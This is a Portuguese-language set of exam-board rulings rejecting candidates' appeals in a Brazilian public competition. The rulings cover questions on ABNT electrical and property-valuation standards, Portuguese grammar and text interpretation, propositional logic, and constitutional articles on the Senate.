A ABNT NBR 5410:2004 Versão Corrigida:2008. Instalações elétricas de baixa tensão, cita no item “4.2.5.5 Os circuitos terminais devem ser individualizados pela função dos equipamentos de utilização que alimentam. Em particular, devem ser previstos circuitos terminais distintos para pontos de iluminação e para pontos de tomada”.

A nota em questão do qual as razões recursais dispõem, não influencia na resposta, pois nem no enunciado, nem na afirmativa V é citado ou faz qualquer menção sobre que é “para locais de habitação”. Portanto, o recurso é IMPROCEDENTE e a questão deve ser mantida.

Fonte:

- ABNT NBR 5410:2004 Versão Corrigida:2008. Instalações elétricas de baixa tensão.

BRANCA	VERDE	AMARELA	AZUL
57	59	53	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O conteúdo referente a Sistemas prediais: elétrico (cabearamento, quadros, iluminação, SPDA) está previsto no edital. Ainda consta como atribuições do cargo, entre outras: - Elaborar e analisar projetos, desenvolver estudos e emitir pareceres técnicos em sua área de atuação. - Planejar, coordenar e supervisionar a execução de obras e instalações prediais, próprias ou contratadas, para atender à Câmara. Portanto, o recurso é IMPROCEDENTE e a questão deve ser mantida, dado que, conforme já mencionado, o conteúdo da questão é proveniente da ABNT NBR 5410:2004 Versão Corrigida:2008 (Instalações elétricas de baixa tensão) fazendo parte do conteúdo programático que está no edital.

Fonte:

- ABNT NBR 5410:2004 Versão Corrigida:2008. Instalações elétricas de baixa tensão.

BRANCA	VERDE	AMARELA	AZUL
58	55	57	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Segundo a ABNT NBR 14653-1:2019 Versão Corrigida:2019. Avaliação de bens. Parte 1: Procedimentos gerais, em 0.5 Considerações sobre o conceito de valor de mercado:

Valor de mercado é a quantia mais provável pela qual se negociaria voluntariamente e conscientemente um bem, em uma data de referência, dentro das condições do mercado vigente.

Cada um dos elementos dessa definição tem sua própria natureza conceitual:

a) “quantia mais provável ...” se refere ao preço expresso ou convertido em moeda corrente, que pode ser obtido pelo bem numa transação na qual as partes sejam independentes entre si e sem interesses especiais na transação. Esse valor exclui preços alterados por circunstâncias especiais, como financiamento atípico, arranjos especiais em permutas ou retrovendas;

b) “...pela qual se negociaria...” se refere ao fato de que o valor do bem é uma quantia estimada, e não o preço preestabelecido por uma das partes ou pelo qual a transação é finalmente realizada;

c) “...voluntariamente...” se refere à presunção de que cada parte está motivada para efetuar a transação, sem estar forçada a completá-la;

d) “...e conscientemente um bem...” se refere à presunção de que as partes são conhecedoras das condições do bem e do mercado em que está inserido;

e) “...numa data de referência ...” indica que o valor de mercado estimado está referido a uma data, e, portanto, pode variar ao longo do tempo. A eventual mudança das condições de mercado pode conduzir a um valor diferente, em outra data;

f) “...dentro das condições do mercado vigente” significa que o valor reflete as condições da estrutura, da conjuntura, da conduta e do desempenho do mercado na data de referência da avaliação. Entre essas condições está o tempo de exposição do bem no mercado, que pode ser suficiente, de acordo com as suas especificidades, para chamar a atenção de interessados e atingir o preço mais representativo das condições do mercado.

Portanto, pelo exposto acima, comprova-se que a resposta da questão está correta e o que é alegado pela razão recursal, torna o recurso IMPROCEDENTE, devendo a questão ser mantida.

Fonte:

- ABNT NBR 14653-1:2019 Versão Corrigida:2019. Avaliação de bens. Parte 1: Procedimentos gerais. (x prefácio)

Cargo: Jornalista

BRANCA	VERDE	AMARELA	AZUL
03	08	12	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em relação ao título do texto e às relações morfosintáticas e semânticas estabelecidas em sua construção pode-se afirmar que:”, a alternativa “**B**) O termo “feminina” atua como determinante de “violência”.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” Determinante e determinado: Tanto nomes como pronomes podem ser: a) determinante: termo que tem por função especificar o sentido de um outro termo; b) determinado: termo cujo sentido é especificado pelo anterior, sendo a ele subordinado. Como determinantes, nomes e pronomes são adjetivos. Por exemplo: Marinheiro brasileiro. Como determinados, eles são substantivos. A alternativa “**D**) A ausência do artigo definido diante do termo “educação” torna o seu sentido genérico.” não pode ser indicada como correta. Não há ausência diante de “educação”; “da” = de + a (artigo feminino). A alternativa “**C**) O termo “combate” está determinado pela expressão “violência feminina”.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
04	09	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D)** 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B)** 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abrangendo os parágrafos citados na alternativa indicada como correta. A alternativa “**C)** 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A)** 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	10	14	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “**C**) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “**A**) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	11	01	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	04	10	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
09	05	15	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “B) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “A) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta

mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “D) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome “se” e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É difícil agradecer a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
11	14	18	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “A) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A) Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.**

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. C) Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	01	19	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. “pensa nas horas de lazer, enquanto trabalha” Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao exposto anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “**C**) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o exposto anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
14	18	20	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**) “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrihar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**) “desconheçam os diferentes tipos de violência feminina” / experienciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experenciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**” “é alarmante constatar” / contudente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constatarem as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
15	02	11	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:”, a alternativa “**B**” “Conversas abertas sobre questões relacionadas à violência de gênero [...]” (7o§)” foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A** nesse processo (referência ao processo citado no parágrafo anterior), pois são espaços privilegiados para a disseminação de conhecimento e valores. **C** Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas) conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. **B** Conversas abertas sobre questões relacionadas à violência de gênero(não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
16	19	17	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Dentre os fragmentos destacados e as formas verbais grifadas, difere-se quanto ao emprego do modo verbal, apenas:”, a alternativa “**A**” “É essencial que a sociedade se una [...]” (10º§)” foi adequadamente considerada correta.

Subjuntivo

Presente

que eu una

que tu unas

que ele una

que nós unamos

que vós unais

que eles unam

Pretérito Imperfeito

se eu unisse

As demais alternativas apresentam presente do indicativo:

B) “As plataformas digitais têm uma visibilidade ampla [...]” (9º§)

C) “As escolas desempenham um papel fundamental nesse processo [...]” (6º§)

D) “Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores [...]” (6º§)

Indicativo

Presente

Eu sou

Tu és

Ele é

Nós somos

Vós sois

Eles são

Subjuntivo

Presente

que eu seja

que tu sejas

que ele seja

que nós sejamos

que vós sejais

que eles sejam

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- CEGALLA, Domingos Paschoal. Novíssima Gramática da Língua Portuguesa. São Paulo: Nacional, 1994.
- SACONNI, Luiz Antonio. Nossa Gramática Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
18	03	07	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “De acordo com as características do gênero textual apresentado a seguir, pode-se afirmar que:”, a alternativa “**B**) Trata-se de um texto híbrido considerando-se a linguagem empregada.” foi adequadamente considerada correta. A charge é um texto híbrido (verbal e não verbal) que tem como principal característica a crítica, de forma irônica ou satirizada, de uma determinada pessoa ou acontecimento de relevância social. Ela apresenta os seguintes elementos característicos: texto híbrido, tons críticos, conexão com a atualidade e texto pertencente ao campo jornalístico. A charge pode ser classificada em charge tradicional, charge eletrônica e videocharge. A charge é um texto ligado aos acontecimentos da atualidade. A alternativa “**A**) Apresenta como principal característica o discurso claro e objetivo.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “**D**) Tem como principal finalidade persuadir o leitor acerca de um tema de relevância social por meio de argumento e contra-argumento.” não pode ser indicada como correta, pois não há no texto um contra-argumento. A contra argumentação na produção de textos ou o contra argumento é componente fundamental nos textos dissertativos argumentativos, porque expõe os pontos de vista opostos gerando debates sobre o tema proposto. Estabelece uma resposta contrária ao argumento. Dessa forma, ao invés de expor ideias contra determinado assunto, pode-se formar outros argumentos para ele. Para o tema ser contra argumentado precisa ser não factual.

Fontes:

- Simões, Alex Caldas. A configuração de gêneros multimodais: um estudo sobre a relação gênero suporte nos gêneros discursivos tira cômica, cartum, charge e caricatura. Viçosa, 2010. 140f. Dissertação (Mestrado em Letras). Universidade Federal de Viçosa.
- Ramos, Paulo. A leitura dos quadrinhos. São Paulo: Contexto, 2009.

BRANCA	VERDE	AMARELA	AZUL
22	25	27	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As declarações I e III não podem ser ambas verdadeiras, já que há um único presente. Assim, uma delas é falsa. Logo, as declarações II e IV são necessariamente verdadeiras. Desse modo, podem ser feitas duas conclusões: o presente não é um *videogame* e o presente não é a quantia de R\$ 1.500,00.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
23	27	23	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Avaliando cada um dos argumentos, tem-se que:

- **Todo juiz é advogado e algum juiz não é promotor. Conclui-se que algum advogado não é promotor = CORRETO.** Se todo juiz é advogado, basta substituir o termo “juiz” por “advogado” na proposição “Algum juiz não é promotor”.
- **Se todo pintor é criativo e existem pedreiros que são pintores, conclui-se que existem pedreiros que são criativos = CORRETO.** Se todo pintor é criativo, basta substituir o termo “pintores” por “criativos” na proposição “Existem pedreiros que são pintores”.
- **Todos os físicos são matemáticos e todos os matemáticos são químicos. Conclui-se que todos os físicos são químicos = CORRETO.** Se todos os matemáticos são químicos, basta substituir o termo “matemáticos” por “químicos” na proposição “Todos os físicos são matemáticos”.

Assim, todos os argumentos são válidos.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
28	22	30	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A tabela-verdade de uma proposição condicional é dada por:

p	q	$p \rightarrow q$
V	V	V
V	F	F
F	V	V
F	F	V

Avaliando cada alternativa:

- Se, de fato, Heitor não é pedagogo, então a proposição “Heitor é pedagogo” é falsa. Assim, conforme a tabela-verdade de uma proposição condicional, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” pode ser verdadeira ou falsa.
- Se, de fato, Fernanda é professora de artes, Ivone é professora de história e Heitor é pedagogo, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Fernanda não é professora de artes, Ivone não é professora de história e Heitor é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é falsa. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Ivone é professora de história e Heitor não é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é necessariamente verdadeira, independentemente do valor lógico da proposição “Fernanda é professora de artes”. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente falsa.

Logo, a declaração da diretora será necessariamente falsa se, de fato, Ivone é professora de história e Heitor não é pedagogo.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
33	36	37	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
34	37	33	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

